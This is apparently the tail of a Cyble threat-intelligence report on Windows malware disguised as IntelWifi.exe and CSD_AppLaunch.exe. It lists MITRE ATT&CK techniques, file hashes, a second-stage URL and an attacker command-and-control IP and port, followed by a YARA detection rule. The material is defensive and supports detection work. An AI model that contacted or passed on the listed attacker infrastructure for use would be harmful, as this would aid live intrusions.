Discovery	T1057 T1124 T1033 T1082	Process Discovery System Time Discovery System Owner/User Discovery System Information Discovery
Command and Control	T1095 T1571	Non-Application Layer Protocol Non-Standard Port

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
124023c0cf0524a73dabd6e5bb3f7d61d42dfd3867d699c59770846aae1231ce	SHA-256	IntelWifi.exe
84841490ea2b637494257e9fe23922e5f827190ae3e4c32134cadb81319ebc34	SHA-256	CSD_AppLaunch.exe
5e645eb1a828cef61f70ecbd651dba5433e250b4724e1408702ac13d2b6ab836	SHA-256	AFD CSD APP.vhdx
http://secure256[.]net/	URL	Second Stager URL
45.147.228.195:5434	IP:Port	Attacker's C&C

Generic signatures and Rules:

Yara Rules:

```
rule win32_csdmalware
{
meta:
        author= "Cyble Research"
        date= "2021-09-14"
        description= "Coverage for CSD_Application.exe & IntelWifi.exe"
        csd_application_hash= "84841490ea2b637494257e9fe23922e5f827190ae3e4c32134cadb81319ebc34 "
        intelwifi_hash= "124023c0cf0524a73dabd6e5bb3f7d61d42dfd3867d699c59770846aae1231ce"
strings:
        $header= "MZ"
        $sig1 = "CreateNonStop" wide ascii
        $sig2 = "LocIp" wide ascii
        $sig3 = "MacType" wide ascii
        $sig4 = "45.147.228.195" wide ascii
        $sig5 = "qmquqsqiqcq.qmqpq3q" wide ascii
        $sig6 = "secure256.net" wide ascii
        $sig7 = "ver4.mp3" wide ascii
        $sig8 = "x33117" wide ascii
condition:
        $header at 0 and (3 of ($sig*))
}
```

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.